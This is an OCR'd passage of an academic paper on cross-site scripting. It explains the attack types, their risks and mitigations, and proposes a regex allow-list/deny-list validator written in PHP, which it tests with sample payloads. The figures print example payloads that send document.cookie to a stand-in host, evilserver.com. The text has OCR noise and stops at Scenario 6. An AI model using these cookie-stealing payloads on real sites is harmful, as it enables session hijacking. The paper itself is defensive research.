


Vulnerable web application
Persistent XSS
1
2
3
Attacker
Victim
http://www.fakeforum.com/comments.php?comment=<script>document.write('<img src="http://evilserver.com/" + document.cookie+')</script>

Figure 3.3. Stored or Persistent XSS [44]

3.5.2. Reflected XSS

The reflected XSS attacks are the opposite of stored XSS attacks and attacks the attached malicious code not located on the web server, while another common XSS type of attack is the reflected XSS vulnerability. The attack features the payload script in the web server requests. The script is reflected in a manner that the HTTP output constitutes the payload from web server requests. In many instances, the attacker uses social engineering techniques, such as the use of phishing emails (see Figure 3.4). The attack involves luring the victim to make an intentional server request to a web server containing the XSS payload and, ultimately, the malicious code is executed as part of the feedback as it is reflected within the browser and executed. This requires the attack to send the malicious payload code to individual target victims. Social networks are the most common avenues that enable attackers to execute this form of attack. It is easy since it uses features that victims of the attack are used to [30,35].


Vulnerable web application
Reflected XSS
3
2
Attacker
1
Victim
Phishing email contains the below link

```
http://www.fakewebforum.com/profiles.php?name=<script>
document.write('<img src="http://evilserver.com/' +
document.cookie+") </script>
```

Figure 3.4. Reflected or Non-persistent XSS [44]

3.5.3. DOM-Based XSS

This attack is a sophisticated form of XSS. It actualizes through the provision of the data to DOM (Document Object Model) through a client-side web application script. The web application reads the data from the DOM and outputs into the browser. Haphazard data handling leaves a loophole for the attacker to inject a malicious payload script and this will be stored as part of the DOM. It will then be executed when the client-side script reads the data from the DOM (see figure 3.5). Since this attack is based on the client-side, it is a dangerous attack. The client-side script never sends the payload to the server. For changing the HTML or XML document, the scripting or program will get permission from the DOM; hackers' scripting or programs are able to modify the HTML or XML document. The weakness of this type of XSS is completely different from the stored XSS attack and it does not inject malicious code into a page. Thus, it counts as a problem to make insecure the object of DOM that the client-side controls in the web page or application. For this reason, hackers can attack payload executed in the environment of the DOM to attack the victim side [36].



DOM based XSS
Attacker
Web server
URL vulnerable to DOM XSS
1
2
Victim's Browser
Legitimate JavaScript adds malicious Javascript to the HTML body
Website responses with legitimate JavaScript
4
3

Figure 3.5. DOM-Based XSS [44]

3.6. Risks and Potential Impact of XSS Threats

XSS can be described as a web-based attack applied on weak applications over the web; the user is going to be a victim rather than the application and, by manipulating XSS vulnerabilities, an attacker can run malicious actions, such as:

3.6.1. Hijacking the Accounts

Hijacking the accounts of legitimate users is one of the vectors of XSS attacks. The attackers are able to hijack the accounts of the victims by stealing information from their cookie sessions. This information permits the attackers to impersonate their victims' identity. They can access any information that is sensitive and can execute various functions on behalf of their victims. Attackers insert a malicious JavaScript code into the vulnerable input field. However, if the client side has an "HttpOnly" flag, then the cookies have protection. Such protection informs the browser that the client-side scripts are not accessible via cookies [37].

3.6.2. Theft of Credentials

Attackers can deploy XSS attack to steal their target victims’ credentials. Instead of using cookies, attackers use JavaScript and HTML to steal the users’ credentials. The attackers start by cloning the page of the web application that the victims use. They use XSS vulnerability to send the clone to the victims. Once the victims send their credentials via the clone page, the attackers can use the collected data to access the accounts of the victims that use these particular details. This technique is beneficial to attackers because , although the cookie session may expire, they receive the credentials in plain text thereby making their attacks easier [37].

3.6.3. Access to Sensitive Data

XSS vector attacks can obtain sensitive data, such as information about a credit card or other personally identifiable information. Such sensitive data can be used in the performance of the unauthorized operation, some of which can lead to extraction of funds from the victims’ bank accounts. XSS makes it possible to use an XMLHttpRequest object to compel the user to send money to an unintended user over the web application [37].

3.6.4. Drive-by Downloads

An attacker might user XSS vector attacks to gain control over an organization and can control its computers and pose a significant threat to its business operations. This presents a dire risk that can threaten the existence and performance of the organization. Frameworks for exploitation, such as the Browser Exploitation Framework, make such an attack possible. Some of the modules in this form of attack involve an object that can collect information, such as social engineering tools, such as in the cloning of a Facebook login page. Attackers use malicious code to hook the victims’ browsers to their servers [37].

3.7. Mitigation or Preventing of XSS

XSS is ultimately produced by programming mistakes or security gaps during filling web forms. By using secure coding techniques, web developers and operators who write dynamic web pages can prevent XSS exploits so that the XSS risk can be prevented by the following techniques.

3.7.1. Encoding

Encoding is also known as escaping. Encoding data on output is a technique that prevents misinterpretation of data by the currently running interpreter or parser. Some common escaping data on output constitute the greater-than and less-than signs in HTML elements. They limit the attacker from introducing new tags that could contain malicious codes and are executable by the browser; this is the reason for the escape of the tags for the various HTML elements [30,38].

3.7.2. Input Validation

Input validation is the first line of defense for any web application or website. Validation limits the characters that the user can type only to defined parameters. For instance, the web application can require of the user to enter information containing only numbers and letters and will make it challenging for the attacker to add other characters that make the code valid for injection through the input fields. Input validation has the limitation of filtering the data at the entry field and cannot determine rejection or acceptance based on the final usage. Input validation helps in the prevention of XSS attacks by limiting the user from entering data of inherent values into the available data inputs. For instance, in the input that requires a country, parameters can allow a list of countries allowed. Input validation is also useful in checking out data with defined constraints in their syntax. Although input validation cannot block all existing or new payloads, it is helpful in preventing attacks emanating from the most common types of attacks [39].

3.7.3. Session Expiration

Expiring a session when two distinct IP addresses tries to log in using identical data is also another simple and effective strategy to minimize XSS attacks. It could be possible that one of the sessions is legit and the other an imposter. For instance, if the attacker tricks a victim into sending their social media login details to the server, it could mean that the user is already logged and the attacker could make an attempt to log into the account of the user.

Expiring the session could ensure that, even if the attacker has the information from the victim, it could be difficult to gain access to the accounts of the victim [38].

3.7.4. Developing a Web Application Software

Most of the vulnerabilities that occur in web applications result from errors relating to the security of the application coding errors and design. Following a security development lifecycle does not make the web application immune to attacks, but it helps in the minimization of the errors in coding and design, thereby reducing the intensity of the errors that might not be detected during the testing and launch of the application. A fundamental rule to observe in the development phase of the application is that any user input is a threat or comes from a source that is vulnerable. This rule applies to all data that the website or web application receives, such as images, files, emails, cookies, or data. The rule should apply even to users who have logged into their accounts, even if they have authenticated themselves. Validating the user input concerning the format, the range, the length, and the type of the data ensures that they adhere to an established standard. Validating user input ensures that, before reverting to the user, the client side has checked, verified, encoded, and filtered information [40].

XSS can be eliminated by validation and input sanitization of user-supplied data since it ensures that the user-supplied data is in the format required for web application; four methods are proposed for input sanitization [30].

- **Replacement** searches for dangerous user inputs then substitutes those dangerous code **with** correct and true characters.
- **Removal** also looks for dangerous inputs, but as 584 opposed to replacement, it removes them.
- **Escaping** changes (or marks) key characters of the data to avoid them from being interpreted in a dangerous code.
- **Restriction** checks the user inputs to limited non.

Last but not least, OWASP's guide to secure development gives three rules for dealing with user data [41,30]:

- Accept Only Known Valid Data
- Reject Known Bad Data
- Sanitize Bad Data

4. METHODOLOGY

Default Client-side (Web Browser) validation cannot be relied upon as this validation is not a mature and adequate security tool. Security-wise, everything received from a web user should be revalidated. Any malicious code that has been written by JavaScript or other web client-side scripts input validation performed on the client side can easily be bypassed by an attacker by simply disabling JavaScript or Web Proxies on their browsers. Also, it is very difficult for web browsers to validate rich content submitted by users. Form input validation is used to detect unauthorized input before it is processed by the application. However, blacklisting validation in order to detect dangerous or incorrect characters and patterns is a massively flawed approach, since attackers can bypass these filters. Additionally, such filters can equally prevent legitimate input and characters.

XSS is a security flaw that occurs when dynamically generated web pages display input that is not properly validated. Once the display is made, attackers then embed malicious JavaScript code into the generated page, and execute the script on any machine that views the site. Since XSS is introduced into a web application through untrusted user input, it is possible that such threats can be avoided by limiting users' chances of inputting untrusted data- including uploads, and ensuring that all user data are strongly validated and checked before being submitted to the server. Positive whitelist validation is used for all user input as a control mechanism. It uses in-built optimized platform-specific regular expressions to dynamically validate user data.

Validation of a default web browser and JS data validation come with predefined rules that are most likely mastered by XSS injection hackers. Consequently, it is harder for a hacker to launch an attack on a user's browser with custom validation because they may not understand the algorithms used in securing the customized system. A custom system can be used to prevent XSS injection through a regular expression pattern .Regular expressions are used to describe a certain amount of text. Based on mathematical theorem, regular expressions are a powerful time-saving tool that separate patterns from surrounding texts and punctuations. A match refers to a piece of text, or a sequence of bytes and/or characters in a pattern that correspond to regex processing engine. While user input can be statically validated by inspecting each character within the input string to ensure that it matches with required data, regular expressions solves the cumbersome process of static methods by passing the parsing of input to expression engines that process user inputs.

Basically, regular expressions are used to describe a certain amount of text. Based on mathematical theorem, regular expressions are a powerful time-saving tool that separate patterns from surrounding texts and punctuations. A match refers to a piece of text, or a sequence of bytes and/or characters in a pattern, that corresponds to a regex processing engine. While user input can be statistically validated by inspecting each character within the input string to ensure that it matches with required data, regular expressions solve the cumbersome process of static methods by passing the parsing of input to expression engines that process user inputs.

A regular expression engine checks that user input data matches predefined expressions and returns error message if matching fails. Regular expressions are used to check whether an input falls within some given range, is not null, is certain bytes long, or contains some special characters. For example, a regular expression “^[A-Z0-9._%+-]+@[A-Z0-9.-]+\.[A-Z]{2,4}$ ” is used to check if an email address is a combination of upper and lower cases, digits ranging from 0 to 9, has a dot and an @ symbol that does not come last in the email; so, user input can be enforced to an alphanumeric set with the proposed system processing before being used by web applications in any way.

Regular expressions help avoid instances of XSS and control user data by preventing execution or processing of malicious data. User data must be controlled and encoded whenever being submitted to the server. So, regular expressions can be used to explore and replace user input to confirm it is non-malicious. This searching and validation must be implemented on all user data before passing to another web page or web process.

PHP web programming language provide built-in functions to prevent XSS using regular expression. By using regular expressions, we can find it easier and also replace and work with strings. The primary strategy is AllowList regular expression ,as shown in figure 4.1, which validates the input data as trusted while DenyList regular expression includes checking whether the information contains unsuitable data and evacuates all conceivable suspicious characters.

```
Algorithm (1): The Proposed System to prevent XSS Attack
Process
Initialize AllowList_RegExp
[
Hold only alphabetic latter lower and upper case
Email address reg_exp
URL: Protocol, domain name, page reg_exp
MasterCard reg_exp
Credit card numbers reg_exp
Phone number regex
Currency amount reg_exp
]
Initialize DenyList_RegExp
[
Band JavaScript regex
Band out VBscript regex
Band out HTML tags regex
Band style tags property regex
Clear away ASCII code characters excel regex
Clear away any Unicode code point that is unused in the current Unicode regex
Clear away quotes and backslashes regex
Clear away hex tag regex
Clear away <img src> regex
]
While user input not empty do
For each item of AllowList _RegExp do
If user input match item
Return user_input
End if
Next
For each item of DenyList _RegExp do
If user input match item
Remove user_input
Return empty string
End if
Next
Next
End
```



Filling out web form by user
Yes
Verifying trusted input data
No
Checking for malicious input data
Removing malicious code
Submit

Figure 4.1. Approach System to Prevent XSS

When a web user fills in and submits a web form, the algorithm analyses and examines the first and second regular expressions for checking, accepting and validating only expected input; if there is any malicious code it will be removed and cleared. After clearing user data, then it can submit data to the database or send to the server. Thus, by implementing this system, we satisfy and apply the three main OWASP rules for dealing with user data.

In conclusion, cannot be reliable upon web browsers and JavaScript validations for preventing XSS injection. It has been proven that even though XSS injections can be associated with Flash, VBScript, and ActiveX, attackers prefer JavaScript because its use is predominant in websites. XSS attackers have mastered most of the underlying security vulnerabilities in JS data validators as well as default web browser validators hence the need for regular expression patterns to come up with exceptional custom validators to help contain the XSS injection issue.

5. A PROPOSED APPROACH FOR PREVENTION OF THE XSS

For implementing the mentioned methods, we have designed a web system that includes a web form that contains a number of fields for receiving different data and which will be filled by the user. After filling at least one of the fields with the needed data, the user must submit it to move on for the next step; after the submitting, all the data will be matched with the AllowList and, if the matched data are recognized by the system, then they will be treated as the allow-list, informing the user about the safety of the fields and the information will be safely accepted.

However, if the information and data were unable to be matched with the allow-list then the system will recognize them as the DenyList, which means they are vulnerable and risky, and will alert the user about which field contains the risky or unsafe information, Ultimately, the system won't accept such a procedure to be continued and this leads to deleting the data.

5.1. System Requirements

- PHP: Server-side web programming language is an excellent tool for developing dynamic and interactive web pages, it is very common and powerful , the proposed system will be developed and programmed with PHP. This is executed on the web server (local or online server) and the PHP language is nested within a web page with its HTML. When the page is requested, the server calls PHP to execute the operations.
- HTML: Hypertext Markup Language describes how web content within the HTML file is designed; this markup informs a web browser how to display the text, image, video and other file types of multimedia on the web page. Thus, client-side basic web language is used for creating web forms.
- XAMP server: we need a web server for compiling PHP code on local host.

5.2. System Interface

In Figure 5.1, the interface of the system is shown that consists of three input fields: name, email and messages.




Figure 5.1. System Interface

At the top left within the home page, there is a button that can be used to enable and disable the XSS validation (see Figure 5.2), so the effectiveness of the system can be easily observed while, when the XSS validation button is on, then the system will be able to detect malicious code that is injected into the fields.




Figure 5.2. XSS Validation Button

Initially, the XSS validation button is turned off, and, whenever any malicious XSS code is being injected into any of the input fields, it will be executed immediately after submitting the web form.

5.3. Testing System and Evaluation


In this section, we applied the proposed algorithm to find the efficiency of the system and how XSS and malicious code detection were proceeded and then discussed and evaluated the results throughout by injecting various malicious code, like JavaScript code, HTML tags, and CSS tags ,into fields, whereby the XSS validation button in disabled only for example one and enabled for the rest of the examples to show the differences between the effectiveness of the validation button, and to state the system's purpose. Example number one to example number six can briefly give an explanation.

5.3.1. Scenario 1

In this example, as can be seen, there is a simple JavaScript code injected within the "Name" field; the code's task is to pop up a dialogue box just to make sure that the code runs while the XSS button is disabled after we click submit button. In this case, any JavaScript code is able to execute easily, because the XSS validation button isn't enabled and causes the proposed algorithm to stop working for detecting and validating data. This means any kind of submission can be done without going through any validation and any JavaScript code can be run within the fields (see Figure 5.3). Below is the block of the Java Script code

Table 5.1. Malicious Code of Scenario 1

```
<script>
alert ("a JavaScript has been executed!");
</script>
```




<script> alert ("a JavaScri

a JavaScript has been executed!

Figure 5.3. Execution of XSS Code

5.3.2. Scenario 2

On the other hand, during the enabled mode of the XSS validation button we have injected the same code of JavaScript into one of the input fields once by clicking on the submit button. The system will immediately detect the XSS code then pop up a message informing the user which one of the input fields contain the malicious code of XSS and the malicious text will be removed by the system (see Figure 5.4).



<script> alert ("a JavaScri

These inputs has malicous content:
name

Figure 5.4. Detecting Malicious Content

5.3.3. Scenario 3

In the case of no malicious content being injected into the input fields, the system will, therefore, consider them as the AllowList_RegExp and allow them to be submitted (see Figure 5.5). The data of input fields are as follows:

name: User Name

email: user@maildomain.com

message: this is a message




Figure 5.5. Submitting Real Input Data

5.3.4. Scenario 4

A JavaScript code has been injected in this example and works by obtaining cookies from the browser, in the same way; the system will stop the procedure of showing the user's cookies within the browser (see Figure 5.6).

Table 5.2. Malicious Code of Scenario 4

```
<script>
var current_cookie_value = document.cookie;
window.alert(current_cookie_value);
</script>
```



These inputs has malicous content:
message


Figure 5.6. Submitting Malicious Code

5.3.5. Scenario 5

In this example, a tag of cascading style sheets "CSS" is entered in the Message field whereby the system can recognize it as a DenyList by alerting the user about finding unusual data in the message field. It will subsequently remove it permanently (see Figure 5.7).

Table 5.3. Malicious Code of Scenario 5

```
body{
background-image:url("paper.gif");
background-color:Red;
}
```



```
user5@gmail.c
body {
  background-image: u
url("paper.gif");
  background-color: #c
}
```

These inputs has malicous content:
message

Figure 5.7. Submitting CSS Tags

5.3.6. Scenario 6

